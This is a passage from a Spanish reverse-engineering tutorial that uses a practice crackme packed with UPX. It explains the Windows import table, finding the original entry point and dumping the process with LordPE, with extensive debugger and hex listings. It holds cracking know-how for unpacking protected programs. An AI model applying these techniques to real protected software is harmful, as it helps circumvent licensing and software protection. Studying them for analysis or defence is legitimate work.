0040321C  C1 C9 80 7C 99 6B 82 7C

0012FFC4
0012FFC8
0012FFCC
0012FFD0
0012FFD4
0012FFD8
0012FFDC
0012FFE0
0012FFE4
0012FFE8
0012FFEC
0012FFF0
0012FFF4
0012FFF8
0012FFFC
```

Alli vemos realemente que 4031AC es una parte de un deposito que contiene todas las direcciones a las apis en mi maquina, ahora este DEPOSITO es la famosa IAT o IMPORT TABLE ADDRESS, aquí esta la clave de la compatibilidad, quiere decir que todos los programas tendran los mismos JMPS INDIRECTOS a las apis, lo que cambiara es el valor guardado en el deposito, para cada maquina tendra direcciones diferentes que llevaran el salto indirecto, a la direccion correcta de la api.


Pero un momento me diran algunos, 4031AC es una direccion del programa, por lo cual si tiene diferentes direcciones para cada maquina, pues entonces el programa seria diferente para cada maquina?

Jeje buena pregunta ahora veremos como funciona el sistema, pero ya sabemos el objetivo, el cual es llenar la IAT de las direcciones correctas para cada maquina.



Sabemos que si hacemos VIEW- EJECUTABLE FILE podemos ver lo que hay en la direccion

4031AC, realmente en el archivo ejecutable guardado en nuestro disco rigido.




Vemos que el valor en el exe, es 60 33, y que nosotros parados en el entry point ya tenemos en la memoria en la misma posicion la direccion de la api EA 04 D5 77 guardada alli, quiere decir que el sistema al arrancar el programa, tomo el 3360 que habia alli en el OFFSET 0FAC que corresponde a la direccion 4031ac y lo machaco con el valor de la direccion real de la api en mi maquina.

Magia?

No no asi trabaja Windows, cada archivo que arranca, el sistema operativo llena la IAT de las direcciones correctas de las apis en mi maquina, en este caso lleno 4031AC con el valor de la api MessageBoxA y los valores alrededor, con las direcciones de oras apis, para completar la tabla IAT o deposito de direcciones de las apis en mi maquina.

Ahora el sistema no es mago como hace esto, vemos que en 0FAC tiene un valor 3360, le indicara algo al sistema este puntero, para que sepa que api es la que debe llenar alli?

Pues si 3360 es el valor al cual si le sumamos la imagebase queda 403360 y si miramos en el sump esa direccion que vemos?



Pues aquí esta el truco es un puntero a la string MessageBoxA, eso quiere decir que el sistema mira ese puntero, busca que api es por el nombre y con GetProcAddress, saca la direccion de dicha api en

nuestra maquina, y lo completa en la IAT, machacando el 3360, con la direccion real de la api en nuestra maquina, y de esta forma se asegura que el programa funcione para cualquier version de la dll, porque halla la direccion antes de llegar al Entry Point del programa y una vez que llego alli, queda la iat completita con las direcciones de las apis en mi maquina, si miro la iat de otra maquina diferente vere que el contenido de 4031AC es diferente pues la direccion de la api, es diferente, pero cuando haga.

JMP [4031AC]

ira a su MessageBoxA al igual que en mi maquina, el programador no se tiene que preocupar, siempre que haga calls o jmps indirectos al valor que se encuentra en el deposito de la IAT, este estara correcto, al arrancar el sistema coloco en tiempo real la direccion correcta, apuntando a MessageBoxA en todas las maquina para asegurar compatibilidad.

O sea que para que el sistema me complete correctamente la direccion de la api en la iat, debe el archivo tener varios punteros como vimos.


1)en la entrada de la iat en el ejecutable en mi rigido, debe tener un puntero a una cadena de texto que le identifique al sistema que api debe colocar en esa entrada.
2)Por supuesto debe tener la cadena de texto con el nombre de la api

Pues con estos dos puntos, podemos cocluir que el programa arrancara y el sistema me llenara la IAT con los valores correctos. (mas adelante veremos el trabajo cmpleto de este sistema)

Ahora ya vimos como llegamos al OEP de un programa empacado, porque se dice que cuando llegamos alli y dumpeamos un programa debemos reconstruir la IAT, los packers la rompen? Que hacen con ella, pues si la rompen algunos mas otros menos, el truco es que el packer no necesita la iat del programa en si porque arranca desde el mismo desempacador, y puede leer las apis que deberian ir en la IAT, mientras va desempacando el programa, y una vez que leyo cada api, y lleno la iat con las direcciones correctas de cada api, pues las strings que le indicaron cual era cada api, las borrara, ya no las necesita, pues el programa ya arranco y tiene ya en la IAT las direcciones correctas.

Es mas en los packers ni siquiera existen esas strings ya que el programa o bien las guarda encriptadas o bien las guarda en alguna otra direccion que no sean facil de hallar por nosotros los crackers.

Veamos el ejemplo con el empacado UPX para ver la diferencia y como nos queda al dumpearlo, y porque hay que repararlo.



Aquí tenemos el Crackme de Cruehead que esta empacado con UPX que habiamos hecho en partes

anteriores.

Miremos la direccion 4031AC donde estaba el deposito de apis en el original

Address	Hex dump	ASCII
004031AC	00 00 00 00 00 00 00 00	.....
004031B4	00 00 00 00 00 00 00 00	.....
004031BC	00 00 00 00 00 00 00 00	.....
004031C4	00 00 00 00 00 00 00 00	.....
004031CC	00 00 00 00 00 00 00 00	.....
004031D4	00 00 00 00 00 00 00 00	.....
004031DC	00 00 00 00 00 00 00 00	.....
004031E4	00 00 00 00 00 00 00 00	.....
004031EC	00 00 00 00 00 00 00 00	.....
004031F4	00 00 00 00 00 00 00 00	.....
004031FC	00 00 00 00 00 00 00 00	.....
00403204	00 00 00 00 00 00 00 00	.....
0040320C	00 00 00 00 00 00 00 00	.....
00403214	00 00 00 00 00 00 00 00	.....
0040321C	00 00 00 00 00 00 00 00	.....
00403224	00 00 00 00 00 00 00 00	.....
0040322C	00 00 00 00 00 00 00 00	.....
00403234	00 00 00 00 00 00 00 00	.....
0040323C	00 00 00 00 00 00 00 00	.....
00403244	00 00 00 00 00 00 00 00	.....
0040324C	00 00 00 00 00 00 00 00	.....
00403254	00 00 00 00 00 00 00 00	.....
0040325C	00 00 00 00 00 00 00 00	.....
00403264	00 00 00 00 00 00 00 00	.....
0040326C	00 00 00 00 00 00 00 00	.....
00403274	00 00 00 00 00 00 00 00	.....
0040327C	00 00 00 00 00 00 00 00	.....
00403284	00 00 00 00 00 00 00 00	.....

Command

nada borro todo, y las strings de las apis estaban en 403360 que haya alli?

Address	Hex dump	ASCII
00403360	00 00 00 00 00 00 00 00	.....
00403368	00 00 00 00 00 00 00 00	.....
00403370	00 00 00 00 00 00 00 00	.....
00403378	00 00 00 00 00 00 00 00	.....
00403380	00 00 00 00 00 00 00 00	.....
00403388	00 00 00 00 00 00 00 00	.....
00403390	00 00 00 00 00 00 00 00	.....
00403398	00 00 00 00 00 00 00 00	.....
004033A0	00 00 00 00 00 00 00 00	.....
004033A8	00 00 00 00 00 00 00 00	.....
004033B0	00 00 00 00 00 00 00 00	.....
004033B8	00 00 00 00 00 00 00 00	.....
004033C0	00 00 00 00 00 00 00 00	.....
004033C8	00 00 00 00 00 00 00 00	.....
004033D0	00 00 00 00 00 00 00 00	.....
004033D8	00 00 00 00 00 00 00 00	.....
004033E0	00 00 00 00 00 00 00 00	.....
004033E8	00 00 00 00 00 00 00 00	.....
004033F0	00 00 00 00 00 00 00 00	.....
004033F8	00 00 00 00 00 00 00 00	.....
00403400	00 00 00 00 00 00 00 00	.....

Nada, de nada, lleguemos al oep y veamos que hay en estas mismas direcciones, ya que para que el programa corra en la iat debe haber algo si no al saltar a la api, y hacer

JMP [4031ac]

y estar vacio dara error, o sea que el packer hara el trabajo que hace normalmente el sistema y llenara la iat, lleguemos al OEP.

```
00409D2D  .   09C0          OR EAX,EAX
00409D2F  .v  74 07         JE SHORT 00409D38                    CRACKME_.00409D38
00409D31  .   8903          MOV DWORD PTR DS:[EBX],EAX
00409D33  .   83C3 04       ADD EBX,4
00409D36  .^  EB E1         JMP SHORT 00409D19                   CRACKME_.00409D19
00409D38  >   FF96 6095000( CALL DWORD PTR DS:[ESI+9560]
00409D3E  >   61            POPAD
00409D3F  .-  E9 BC72FFFF   JMP 00401000                         CRACKME_.00401000
00409D44      00            DB 00
00409D45      00            DB 00
00409D46      00            DB 00
00409D47      00            DB 00
00409D48      00            DB 00
00409D49      00            DB 00
00409D4A      00            DB 00
```

Ponemos un BP en el salto al OEP y damos RUN y llegamos alli

Veamos que hay en el lugar de la iat

```
00401434 - FF25 A8314000  JMP DWORD PTR DS:[4031A8]   USER32.SetFocus
0040143A - FF25 AC314000  JMP DWORD PTR DS:[4031AC]   USER32.MessageBoxA
00401440 - FF25 B0314000  JMP DWORD PTR DS:[4031B0]   USER32.PostQuitMessage
00401446 - FF25 B4314000  JMP DWORD PTR DS:[4031B4]   USER32.WinHelpA
0040144C - FF25 B8314000  JMP DWORD PTR DS:[4031B8]   USER32.InvalidateRect
00401452 - FF25 BC314000  JMP DWORD PTR DS:[4031BC]   USER32.TranslateAcceler
00401458 - FF25 C0314000  JMP DWORD PTR DS:[4031C0]   USER32.MoveWindow
0040145E - FF25 C4314000  JMP DWORD PTR DS:[4031C4]   USER32.TranslateMessage
00401464 - FF25 C8314000  JMP DWORD PTR DS:[4031C8]   USER32.LoadMenuA
0040146A - FF25 CC314000  JMP DWORD PTR DS:[4031CC]   USER32.ShowWindow
00401470 - FF25 D0314000  JMP DWORD PTR DS:[4031D0]   USER32.SendMessageA
00401476 - FF25 D4314000  JMP DWORD PTR DS:[4031D4]   USER32.SetTimer
0040147C - FF25 D8314000  JMP DWORD PTR DS:[4031D8]   USER32.SetWindowPos
00401482 - FF25 DC314000  JMP DWORD PTR DS:[4031DC]   USER32.UpdateWindow
00401488 - FF25 E0314000  JMP DWORD PTR DS:[4031E0]   USER32.RegisterClassA
0040148E - FF25 E4314000  JMP DWORD PTR DS:[4031E4]   USER32.BeginPaint
00401494 - FF25 E8314000  JMP DWORD PTR DS:[4031E8]   USER32.CreateWindowExA
0040149A - FF25 EC314000  JMP DWORD PTR DS:[4031EC]   USER32.DefWindowProcA
004014A0 - FF25 F0314000  JMP DWORD PTR DS:[4031F0]   USER32.DialogBoxParamA
004014A6 - FF25 F4314000  JMP DWORD PTR DS:[4031F4]   USER32.DispatchMessageA
004014AC - FF25 F8314000  JMP DWORD PTR DS:[4031F8]   USER32.DrawMenuBar
004014B2 - FF25 FC314000  JMP DWORD PTR DS:[4031FC]   USER32.EndDialog
004014B8 - FF25 00324000  JMP DWORD PTR DS:[403200]   USER32.EndPaint

DS:[004031AC]=77D504EA (USER32.MessageBoxA)

Address   Hex dump                ASCII
004031AC  EA 04 D5 77 11 12 D2 77 ê♦Õw◄↕Òw
004031B4  35 EE D3 77 F5 B5 D1 77 5ˆÓwõµÑw
004031BC  9C FA D2 77 EC DB D1 77 £·Òwì▄Ñw
004031C4  F6 8B D1 77 83 F7 D4 77 ÷ïÑwâ~Ôw
004031CC  A4 D8 D1 77 9A F3 D2 77 ñÏÑwü¾Òw
004031D4  2E 8C D1 77 1B C0 D1 77 .ïÑw←└Ñw
004031DC  F9 D7 D1 77 8C 14 D2 77 ¨ÏÑwî¶Òw
```

Vemos que para que el programa funcione el desempacador lleno la iat con las direcciones correctas de la api en mi maquina, pero si nosotros dumpeamos aquí habra un problema, el ejecutable que salga del dumpeado le faltan datos para arrancar.

Ya de por si las strings que identificaban cada api y estaban en 403360 no estan


```
Address   Hex dump                ASCII
00403360  00 00 00 00 00 00 00 00 ........
00403368  00 00 00 00 00 00 00 00 ........
00403370  00 00 00 00 00 00 00 00 ........
00403378  00 00 00 00 00 00 00 00 ........
00403380  00 00 00 00 00 00 00 00 ........
00403388  00 00 00 00 00 00 00 00 ........
00403390  00 00 00 00 00 00 00 00 ........
00403398  00 00 00 00 00 00 00 00 ........
004033A0  00 00 00 00 00 00 00 00 ........
004033A8  00 00 00 00 00 00 00 00 ........
004033B0  00 00 00 00 00 00 00 00 ........
004033B8  00 00 00 00 00 00 00 00 ........
004033C0  00 00 00 00 00 00 00 00 ........
004033C8  00 00 00 00 00 00 00 00 ........
004033D0  00 00 00 00 00 00 00 00 ........
004033D8  00 00 00 00 00 00 00 00 ........
004033E0  00 00 00 00 00 00 00 00 ........
004033E8  00 00 00 00 00 00 00 00 ........
```

Veamos hagamos un dumpeado a ver que queda, pero ya nos damos cuenta que tendremos el


codigo del programa correcto, pero el dumpeado no correra al no poder el sistema llenar la iat por falta de datos.

Por ahora utilizaremos un programa externo al OLLYDBG para dumpear este es el LORDPE DELUXE que se puede bajar desde mi HTTP.


http://www.ricnar456.dyndns.org/HERRAMIENTAS/L-M-N-O-P/lordpe-delux1.4.zip



Alli tenemos al LORD PE DELUXE busquemos el proceso a dumpear que es el crackmeUPX que tenemos detenido en el OEP.




Alli esta el crackmeUPX, marquemoslo




Haciendo click derecho cambiemos a INTELLIDUMP que dicen que es mejor dumpeando, jeje y luego hagamos click en DUMP FULL.

Lo hemos guardado con el nombre DUMPED.exe



Si corremos el dumpeado vemos que no arranca tratemos de abrirlo en OLLYDBG

Y nos da el mismo error pero si vemos el LOG del OLLYDBG los errores



El error se produjo en 7c929913 en mi maquina vayamos a esta direccion, ustedes en su maquina a la direccion que figure en el LOG.

```
7C929908   03C8            ADD ECX,EAX
7C92990A   8B46 20         MOV EAX,DWORD PTR DS:[ESI+20]
7C92990D   0345 08         ADD EAX,DWORD PTR SS:[EBP+8]
7C929910   8D59 02         LEA EBX,DWORD PTR DS:[ECX+2]
7C929913   0FB709          MOVZX ECX,WORD PTR DS:[ECX]
7C929916   3B4E 18         CMP ECX,DWORD PTR DS:[ESI+18]
7C929919   895D 0C         MOV DWORD PTR SS:[EBP+C],EBX
7C92991C   894D FC         MOV DWORD PTR SS:[EBP-4],ECX
7C92991F   0F83 A0020000   JNB 7C929BC5
7C929925   8B0C88          MOV ECX,DWORD PTR DS:[EAX+ECX*4]
7C929928   034D 08         ADD ECX,DWORD PTR SS:[EBP+8]
7C92992B   895D 18         MOV DWORD PTR SS:[EBP+18],EBX
7C92992E   8B55 18         MOV EDX,DWORD PTR SS:[EBP+18]
7C929931   8A1A            MOV BL,BYTE PTR DS:[EDX]
7C929933   8AD3            MOV DL,BL
```

Le pondre un HARDWARE BREAKPINT ON EXECUTION y un BP a ver si para antes de dar el error.

Pues veo que no para, pero tengo otra forma de parar en un error y es quitarle la tilde a las excepciones, al reiniciar

```
File  View  Debug  Plugins  Options  Window  Help
L E M T W H C / K B
7C929908   03C8            ADD ECX,EAX
7C92990A   8B46 20         MOV EAX,DWORD PTR DS:[ESI+20]
7C92990D   0345 08         ADD EAX,DWORD PTR SS:[EBP+8]
7C929910   8D59 02         LEA EBX,DWORD PTR DS:[ECX+2]
7C929913   0FB709          MOVZX ECX,WORD PTR DS:[ECX]
7C929916   3B4E 18         CMP ECX,DWORD PTR DS:[ESI+18]
7C929919   895D 0C         MOV DWORD PTR SS:[EBP+C],EBX
7C92991C   894D FC         MOV DWORD PTR SS:[EBP-4],ECX
7C92991F   0F83 A0020000   JNB 7C929BC5
7C929925   8B0C88          MOV ECX,DWORD PTR DS:[EAX+ECX*4]
7C929928   034D 08         ADD ECX,DWORD PTR SS:[EBP+8]
7C92992B   895D 18         MOV DWORD PTR SS:[EBP+18],EBX
7C92992E   8B55 18         MOV EDX,DWORD PTR SS:[EBP+18]
7C929931   8A1A            MOV BL,BYTE PTR DS:[EDX]
```

Vemos que si para antes de llegar al Entry Point en el error que no deja arrancar al dumpeado,.

Ya que estamos miremos que hay en la iat

```
Address   Hex dump                  ASCII
004031AC  EA 04 D5 77 11 12 D2 77   Ü♦'w◄↕Ew
004031B4  35 EE D3 77 F5 B5 D1 77   5¯ÏwÓÁÐw
004031BC  9C FA D2 77 EC DB D1 77   £·ÊwÒ■Ðw
004031C4  F6 8B D1 77 83 F7 D4 77   ÷ïÐwâ-Êw
004031CC  A4 D8 D1 77 9A F3 D2 77   ñïÐwü¾Êw
004031D4  2E 8C D1 77 1B C0 D1 77   .îÐw+└Ðw
004031DC  F9 D7 D1 77 8C 14 D2 77   ¨îÐwî¶Êw
004031E4  09 B6 D1 77 5E 02 D2 77   .ÁÐw^☻Êw
004031EC  EE D4 D1 77 1C B1 D3 77   ¯ÈÐw∟▒Êw
004031F4  B8 96 D1 77 9C F3 D4 77   ®ûÐw£¾Êw
004031FC  50 62 D2 77 1D B6 D1 77   PbÊw#ÁÐw
00403204  81 E5 D2 77 C7 86 D1 77   üõÊwÃãÐw
0040320C  16 48 D2 77 1E AC D6 77   ▬HÊw▲¼íw
00403214  42 10 D2 77 00 00 00 00   B►Êw....
0040321C  C1 C9 80 7C 99 6B 82 7C   ┴╔Ç¦Öké¦
00403224  2F FE 80 7C 2D FF 80 7C   /■Ç¦- Ç¦
0040322C  E0 C6 80 7C 77 9B 80 7C   óãÇ¦w¢Ç¦
00403234  9F 0F 81 7C 29 B5 80 7C   ƒ☼ü¦)µÇ¦
```

Alli vemos que el dumpeador, logcamente guardo los valores que habia en la iat al momento de llegar al OEP que son los valores correctos en mi maquina de cada API, pero el tema como habiamos visto es que para que un exe arranque sin error y en cualquier maquina, en el ejecutable, alli debe haber un puntero a cada string con el nombre de la api, y el ejecutable contiene el mismo valor este que estamos viendo, que el sistema esta tratando de leer y al no hallar el puntero a la string de la api, le da error.

Pues no hay que ser un genio para darse cuanta que para que arranque el programa hay que restaurar los nombres de las apis, y los punteros a ellas,si quisiera hacerlo a mano es un trabajo terrible deberia cambiar el contenido de 4031AC por un puntero a la string de MessageBoxA y con ciertos arreglos de algunos punteros, pues arrancaria.

Aquí tenemos planteado el desafio, esto es lo que debemos reparar para que nuestro dumpeado ademas de tener el codigo correcto, que por supuesto lo tiene, corra perfectamente.

De que tiene el codigo correcto no hay duda vayamos a 401000 y miremos que hay alli

```
00401000   6A 00          PUSH 0
00401002   E8 FF040000    CALL 00401506
00401007   A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00          PUSH 0
0040100E   68 F4204000    PUSH 4020F4                          ASCII "No need to disasm the code!"
00401013   E8 A6040000    CALL 004014BE
00401018   0BC0           OR EAX,EAX
0040101A   74 01          JE SHORT 0040101D
0040101C   C3             RETN
0040101D   C705 64204000  MOV DWORD PTR DS:[402064],4003
00401027   C705 68204000  MOV DWORD PTR DS:[402068],401128
00401031   C705 6C204000  MOV DWORD PTR DS:[40206C],0
0040103B   C705 70204000  MOV DWORD PTR DS:[402070],0
00401045   A1 CA204000    MOV EAX,DWORD PTR DS:[4020CA]
0040104A   A3 74204000    MOV DWORD PTR DS:[402074],EAX
0040104F   6A 64          PUSH 64
00401051   50             PUSH EAX
00401052   E8 D1030000    CALL 00401428
00401057   A3 78204000    MOV DWORD PTR DS:[402078],EAX
0040105C   68 007F0000    PUSH 7F00
00401061   6A 00          PUSH 0
00401063   E8 A2030000    CALL 0040140A
00401068   A3 7C204000    MOV DWORD PTR DS:[40207C],EAX
0040106D   C705 80204000  MOV DWORD PTR DS:[402080],5
00401077   C705 84204000  MOV DWORD PTR DS:[402084],402110     ASCII "MENU"
00401081   C705 88204000  MOV DWORD PTR DS:[402088],4020F4     ASCII "No need to disasm the code!"
0040108B   68 64204000    PUSH 402064
00401090   E8 F3030000    CALL 00401488
00401095   6A 00          PUSH 0
```

Si vamos a la zona de los saltos a las apis

Alli vemos el call a la MessageBoxA que habiamos visto anteriormente

```
0040133A   E8 73010000    CALL 004014B2
0040133F   B8 01000000    MOV EAX,1
00401344 ^ EB DF          JMP SHORT 00401325
00401346   B8 00000000    MOV EAX,0
0040134B ^ EB D8          JMP SHORT 00401325
0040134D   6A 30          PUSH 30
0040134F   68 29214000    PUSH 402129                          ASCII "Good work!"
00401354   68 34214000    PUSH 402134                          ASCII "Great work, mate!♪Now try the next CrackMe!"
00401359   FF75 08        PUSH DWORD PTR SS:[EBP+8]
0040135C   E8 D9000000    CALL 0040143A
00401361   C3             RETN
00401362   6A 00          PUSH 0
00401364   E8 AD000000    CALL 00401416
00401369   6A 30          PUSH 30
0040136B   68 60214000    PUSH 402160                          ASCII "No luck!"
00401370   68 69214000    PUSH 402169                          ASCII "No luck there, mate!"
00401375   FF75 08        PUSH DWORD PTR SS:[EBP+8]
00401378   E8 BD000000    CALL 0040143A
0040137D   C3             RETN
```

En el CALL el codigo esta correcto, nos lleva al mismo JUMP que antes

```
004013FB    8BDF          MOV EBX,EDI
004013FD    C3            RETN
004013FE  - FF25 84314000 JMP DWORD PTR DS:[403184]
00401404  - FF25 88314000 JMP DWORD PTR DS:[403188]
0040140A  - FF25 8C314000 JMP DWORD PTR DS:[40318C]
00401410  - FF25 90314000 JMP DWORD PTR DS:[403190]
00401416  - FF25 94314000 JMP DWORD PTR DS:[403194]
0040141C  - FF25 98314000 JMP DWORD PTR DS:[403198]
00401422  - FF25 9C314000 JMP DWORD PTR DS:[40319C]
00401428  - FF25 A0314000 JMP DWORD PTR DS:[4031A0]
0040142E  - FF25 A4314000 JMP DWORD PTR DS:[4031A4]
00401434  - FF25 A8314000 JMP DWORD PTR DS:[4031A8]
0040143A  - FF25 AC314000 JMP DWORD PTR DS:[4031AC]
00401440  - FF25 B0314000 JMP DWORD PTR DS:[4031B0]
00401446  - FF25 B4314000 JMP DWORD PTR DS:[4031B4]
0040144C  - FF25 B8314000 JMP DWORD PTR DS:[4031B8]
00401452  - FF25 BC314000 JMP DWORD PTR DS:[4031BC]
